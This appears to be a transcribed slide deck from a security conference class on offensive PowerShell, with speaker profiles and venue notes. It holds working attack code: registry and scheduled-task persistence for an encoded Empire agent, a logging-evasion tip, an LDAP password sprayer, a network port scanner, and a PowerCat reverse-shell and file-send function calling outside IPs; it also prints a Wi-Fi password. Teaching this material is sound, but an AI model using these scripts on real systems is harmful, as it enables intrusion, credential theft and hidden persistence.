


Travelogue: „Intro To Powershell and How to Use It For Evil“



Bivouac



CHS Community



Function Invoke-Po
[cmdletbinding
param()

```
# Import the module
Import-Module C:\C
# Reverse shell PS
Connect-PowerCat -
# Send File PS> Co
```

```
}
```

Invoke-Powercat

Twitter Contacts

Charlotte, NC and Charleston, SC



Jared Haight

@jaredhaight

I like breaking things and helping to fix them. I'm part of [@clt_hackers](#) and I make PSAttack (github.com/jaredhaight/ps...) which I think is kinda cool.




Doug Rodgers
@pandatrax FOLLOW YOU
Security Researcher, Home Brewer. My views are my own.



BSides Charleston
@BSidesCHS FOLLOW YOU
BSides Charleston, SC. Operating In-Security; bringing information security discussions to the lowcountry. Nov 10-11, 2017
Charleston, SC



Charleston ISSA
@CharlestonISSA
We are the Lowcountry Chapter of the Information Systems Security Association.
Charleston, SC
charlestonissa.org
Joined June 2013



Jenee Andreacola

@likeidreamof28 FOLLOW YOU

#Foodie #LockPicker #AvidTraveler
#SportsFanatic #Panthers
#ComputerGeek #AnimalLover
#HappilyTaken @fox_pick28 #foxpick

Charlotte, NC

Joined May 2013




Born on February 28



Whitney Champion
@shortstack FOLLOW YOU
♥ ♥ ♥ == linux, red hat, devops, AWS, infosec, android, dev, crossfit, whiskey, sweatpants, APPSTATE! mom, wife nerd shortstack.net

TWEETS 24.9K	FOLLOWING 6,140	FOLLOWERS 7,065	LIKES 14.1K	LISTS 14
------------------------	---------------------------	---------------------------	-----------------------	--------------------

Jared Haight and PS>Attack



CACI 1141 Remount Rd, North Charleston, SC 29406




**Anytime.
Anonymous.
Confidential.**

***Do the Right Thing.
Report Compliance Concerns.***

A black silhouette of a person standing and talking on a mobile phone. They are positioned in front of a large window that looks out onto an industrial or office complex with several buildings and vehicles. The overall tone is professional and confidential.

- Unethical Conduct ■ Workplace Harassment ■ Insider Threats ■
- Security ■ Conflict of Interest ■ Auditing Policies, Practices, and Controls ■
- Laws or Regulations ■ Accounting Policies and Practices ■ Corporate Policy ■
- Cost/Labor Mischarging ■ Timekeeping ■ Export Compliance ■


CACI 1141 Remount Rd, North Charleston, SC 29406



SSID: temporary
PASS: applesauce
WPA2 - PSK - CCMP
5180 MHz



Class Target Machines in Azure



Easy to use class framework allowed quick student setup.
Access class environment through RDP.

Avoiding Logging with Profiles

POWERSHELL PROFILES

- There are six different profile locations for PowerShell
- These files are run every time the appropriate PowerShell instance is started

AllUsersAllHosts	C:\Windows\System32\WindowsPowerShell\v1.0\profile.ps1
CurrentUserAllHosts	C:\Users\\$User\Documents\WindowsPowerShell\profile.ps1
AllUsersCurrentHost (Console)	C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShell_profile.ps1
CurrentUserCurrentHost (Console)	C:\Users\\$User\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1
Current user, Current Host (ISE)	C:\Users\\$User\Documents\WindowsPowerShell\Microsoft.PowerShellISE_profile.ps1
All users, Current Host (ISE)	C:\Windows\System32\WindowsPowerShell\v1.0\Microsoft.PowerShellISE_profile.ps1

Six profile locations as potential points of persistent user compromise.

Powershell profiles are loaded and activated before logging activities initiate.

Powershell Run Features

POWERSHELL.EXE

- **-Command:** Run a command and return the output
 - Powershell.exe –command get-date
 - Powershell.exe –command {get-date | set-clipboard}
- **-EncodedCommand:** Run a base64 encoded command
- **-ExecutionPolicy:** Set the ExecutionPolicy for the instance of PowerShell
 - Powershell.exe –ExecutionPolicy bypass

By design, Powershell can run base64 encoded commands and bypass ExecutionPolicy.

This can be leveraged to import exploits and elevate file permissions.

Editing the Registry with Powershell to Start Any Script

WORKING WITH THE REGISTRY


```
PS> cd HKCU:\  
PS HKCU:\> cd SOFTWARE\Microsoft\Windows\CurrentVersion\Run  
PS ...\\Run > New-ItemProperty -Path . -Name Updater ^  
-Value "powershell.exe C:\\temp\\evil.ps1"
```

```
Updater      : powershell.exe C:\\temp\\evil.ps1  
PSChildName  : Run  
PSDrive      : HKCU  
PSPrinter    : Microsoft.PowerShell.Core\\Registry
```

Registry editing capabilities can be leveraged to initiate scripts.

Persisting Empire Agents Task Scheduler and Execute -Enc

```
# 1054
$shedExe = New-ScheduledTaskAction -Execute 'powershell.exe' -Argument '-NoP -sta -NonI -W Hidden -Enc WwBSAGUARgBdAC4AQQBTAFMARQBNAGI
$shedTrigger = New-ScheduledTaskTrigger -AtLogOn
$shedSettings = New-ScheduledTaskSettingsSet -RestartInterval 90
$shedTask = New-ScheduledTask -Action $shedExe -Trigger $shedTrigger -Settings $shedSettings
Register-ScheduledTask -TaskName "Backups" ` -InputObject $shedTask -User "[REDACTED USERNAME]" ` -Password '[REDACTED PASSWORD]'
```



- Empire agent constructed and imported separately as base64 string
- Multiple calls for persistence
- Powershell accepts base64 encoded strings
- Task Scheduler through Powershell for „AtLogOn“ with 90 second restarts
- Providing simple task name assigned to username and password

PS Password Sprayer

```
122 function Spray-Passwords{
123     [cmdletbinding()]
124     param(
125         $usernameFile,
126         $passwordFile
127     )
128     Write-Verbose "Received param '$usernameFile: $usernameFile"
129     Write-Verbose "Received param: '$passwordFile:$passwordFile"
130     # Open up a file of usernames
131     $users = Get-Content $usernameFile
132     # open up a file of passwords
133     $passwords = Get-Content $passwordFile
134     #iterate over the usernames
135     foreach($user in $users){
136         #iterate over the passwords
137         foreach($password in $passwords){
138             # printout trial to prove data
139             Write-Verbose "Trying: $user : $password"
140             # Authenticate against DC over LDAP
141             $adClient = New-Object System.DirectoryServices.DirectoryEntry "LDAP:///[COMPROMISED COMPUTER]", $user, $password
142             # Check for successful auth by calling "NativeObject"
143             # if the password was successful, print out a message
144             if ($adClient.NativeObject) {Write-Output "Authenticated! with $user and $password"}
145         }
146     }
147 }
148 Spray-Passwords -Verbose
149
150 # 'C:\Class\dotNet\Usernames.txt'
151 # 'C:\Class\dotNet\Passwords.txt'
152 Spray-Passwords -passwordFile 'C:\Class\dotNet\Passwords.txt' -usernameFile 'C:\Class\dotNet\Usernames.txt' -Verbose
153
154
```

Using LDAP protocol authentication
to verify username and password
combinations

Asynchronous Port Scanner

All Active Directory Machines

```
--  
62  
63 # Try scanning multiple machines  
64 function Scan-PortsMultiple{  
65     param(  
66         $computerNameIn  
67     )  
68     $portsToCheck = (21, 22, 23, 25, 80, 135, 443, 445)  
69  
70     Foreach($machine in $computerNameIn){  
71         $message = "Scanning $machine"  
72         Foreach ($port in $portsToCheck){  
73             # attempt to connect onport with TcpClient  
74             $client = New-Object System.Net.Sockets.TcpClient  
75             $task = $client.ConnectAsync($machine, $port)  
76             if ($task.Wait(1000)){  
77                 Write-Output "Connected to " + $machine + " on " + $port  
78             }else {  
79                 Write-Warning "Exception occurred on port: " $port  
80             }  
81         }  
82     }  
83 }  
84  
85 }  
86  
87  
88 $dataComputers = Get-ADComputer -Filter =  
89 Scan-PortsMultiple $dataComputers  
90
```

Using TCP Asynchronous Clients
to attempt connections with
computers discovered by
Powershell's Get-ADComputer

Invoke Offensive Frameworks

```
function Invoke-Powercat{
    [cmdletbinding()]
    param()

    # Import the module
    Import-Module C:\Class\OffensiveFrameworks\PowerCat
    # Reverse shell PS>
    Connect-PowerCat -RemoteIP 10.0.0.12 -Port 4444 -Execute
    # Send File PS> Connect-PowerCat -RemoteIP 1.2.3.4 -Port 1234 -SendFile $PathToFile
}

Invoke-Powercat
```

General purpose demonstration of importing offensive frameworks as a module and using them in a function

Make Your Trip an Adventure



